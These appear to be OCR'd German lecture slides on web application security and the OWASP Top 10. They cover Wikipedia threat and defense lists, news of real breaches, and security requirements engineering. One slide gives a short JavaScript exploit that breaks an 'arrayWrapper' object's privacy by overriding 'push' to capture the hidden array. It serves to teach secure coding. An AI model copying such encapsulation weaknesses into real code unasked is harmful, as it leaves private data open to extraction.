
Hochschule
Bonn-Rhein-Sieg

Web App Security

OWASP Top 10



Open Web Application Security Project

Einordnung in das Forschungsfeld "Information Security" (*InfoSec*)

Related security categories

- Internet security
- Cyberwarfare
- Computer security
- Mobile security
- Network security

Threats

- Computer crime
- Vulnerability
- Eavesdropping
- Malware
- Spyware
- Ransomware
- Trojans
- Viruses
- Worms
- Rootkits
- Bootkits
- Keyloggers
- Screen scrapers
- Exploits
- Backdoors
- Logic bombs
- Payloads
- Denial of service

Defenses


- Computer access control
- Application security
  - Antivirus software
  - Secure coding
  - Security by design
  - Secure operating systems
- Authentication
  - Multi-factor authentication
- Authorization
- Data-centric security
- Encryption
- Firewall
- Intrusion detection system
- Mobile secure gateway
- Runtime application self-protection (RASP)

V • T • E

https://en.wikipedia.org/wiki/Information_security

Information Security

- https://en.wikipedia.org/wiki/Security_hacker
- https://en.wikipedia.org/wiki/Information_security



This article is part of a series on

Information security

Related security categories

- Internet security
- Cyberwarfare
- Computer security
- Mobile security
- Network security

Threats

- Computer crime
- Vulnerability
- Eavesdropping
- Malware
- Spyware
- Ransomware
- Trojans
- Viruses
- Worms
- Rootkits
- Bootkits
- Keyloggers
- Screen scrapers
- Exploits
- Backdoors
- Logic bombs
- Payloads
- Denial of service

Defenses

- Computer access control
- Application security
  - Antivirus software
  - Secure coding
  - Security by design
  - Secure operating systems
- Authentication
  - Multi-factor authentication
- Authorization
- Data-centric security
- Encryption
- Firewall
- Intrusion detection system
- Mobile secure gateway
- Runtime application self-protection (RASP)

V • T • E

This article is part of a series on

Computer Hacking

History

Phreaking · Cryptovirology

Hacker ethic

Hacker Manifesto · Black hat · Grey hat · White hat

Conferences

Black Hat Briefings · DEF CON · Chaos Communication Congress

Computer crime

Crimeware · **List of computer criminals** · Script kiddie

Hacking tools

Security OS · Vulnerability · Exploit · Payload

Practice sites

HackThisSite · Zone-H

Malware

Rootkit · Backdoor · Trojan horse · Virus · Worm · Spyware · Ransomware · Logic bomb · Botnet · Keystroke logging · Antivirus software · Firewall · HIDS

Computer security


Application security · Network security

Groups


Hacker group · Red and Blue Teams

V • T • E

Cyber Risk Landscape



Vulnerabilities & Exploitation




https://twitter.com/jacobhusted69/status/863151760118083584/photo/1

Alex von Gluck @kallisti5 · 20. März 2017

Haha. All the compromised #cloudpets at the 99 cent store. I like how they covered the name with a sticker hoping nobody notices.

trivial

95% of HTTPS servers vulnerable to MITM attacks




DNS-Hijacking

https://news.netcraft.com/archives/2016/03/17/95-of-https-servers-vulnerable-to-trivial-mitm-attacks.html

Bundeshack

Die Bundesregierung wurde über die Lernplattform Ilias gehackt, die an der Hochschule des Bundes zu Weiterbildungszwecken genutzt wird. Die Einrichtung nutzte eine alte Version mit zahlreichen Sicherheitslücken.



Video: Bundesregierung über Lernsoftware gehackt - Bericht (1:21)

https://www.golem.de/news/bundeshack-hack-auf-bundesregierung-erfolgte-ueber-lernplattform-ilias-1803-133227.html

Wie kann man eine Web App sicher machen?

JavaScript-Sicherheit durch Privatisierung ?

Aufgabe: Implementieren Sie ein "Array Wrapper"-Objekt mit den Methoden get, set und append, so dass ein Angreifer keinen Zugriff auf das innere, private Array hat.

```
function arrayWrapper() {
 var array = [...arguments];  // private
 return {
   get:function(pos){
     return array[pos];
   },
   set:function(pos,value){
     array[pos] = value;
   },
   append:function(value){
     array.push(value);
   }
 }
}
```

```
const wrappedArray = arrayWrapper("a","b","c"); // ["a","b","c"]
wrappedArray.set(1, "B"); // ["a","B","c"]
console.assert( wrappedArray.get(1) === "B" );
wrappedArray.append("D"); // ["a","B","c","D"]
console.assert( wrappedArray.get(3) === "D" );
```

```
function arrayWrapper() {
 var array = [...arguments];  // private
 return {
   get:function(pos){
     return array[pos];
   },
   set:function(pos,value){
     array[pos] = value;
   },
   append:function(value){
     array.push(value);
   }
 }
}
```


ArrayWrapper Exploit


```
function arrayWrapper() {
 var array;  // private
 return {
   get:function(pos){
     return array[pos];
   },
   set:function(pos,value){
     array[pos] = value;
   },
   append:function(value){
     array.push(value);
   }
 }
}
```

```
function exploit( vector ) {
 var data;
   // 1. override `push` method and extract `this`
   vector.set( 'push' , function() {
       data = this;
    });
   // 2. call `append` so `push` gets called and we get the data
   vector.append();
   // 3. return the hidden array from wrapped array
   return data;
}

console.log( exploit( wrappedArray ) ); // [ 'a', 'B', 'c', 'D', push ]
```

Web App Sicherheit durch geeignete Metrik im Vorgehensmodell

Software Security **Metric**: #Vulnerabilities





https://www.slideshare.net/ulfmattsson/integrate-security-into-devops-secdevops


Web App Sicherheit durch geeignete

Security Requirements Engineering:

Ein- & **ausschließende** funktionale Anforderungen

- Bei jeder funktionalen Anforderung
  beides spezifizieren
  - (A) was soll die Funktion leisten (***positiv***)?
  - (B) was darf die Funktion nicht leisten (***negativ***)?

- Beispiel
  - `double sqrt( x: int )` soll
    - (A) die Wurzel einer ***positiven*** ganzen Zahl $x < 2^{63}$ berechnen
    - (B) bei Eingabe einer ***negativen*** Zahl x
      - darf keine Berechnung anstoßen
      - muss `undefined` als Ergebnis zurückgeben




SOLL-IST-Vergleich

Ein Computer-Programm wird für das verwendet, für das es programmiert wurde


- und für andere Dinge ...

SOLL-IST-Vergleich



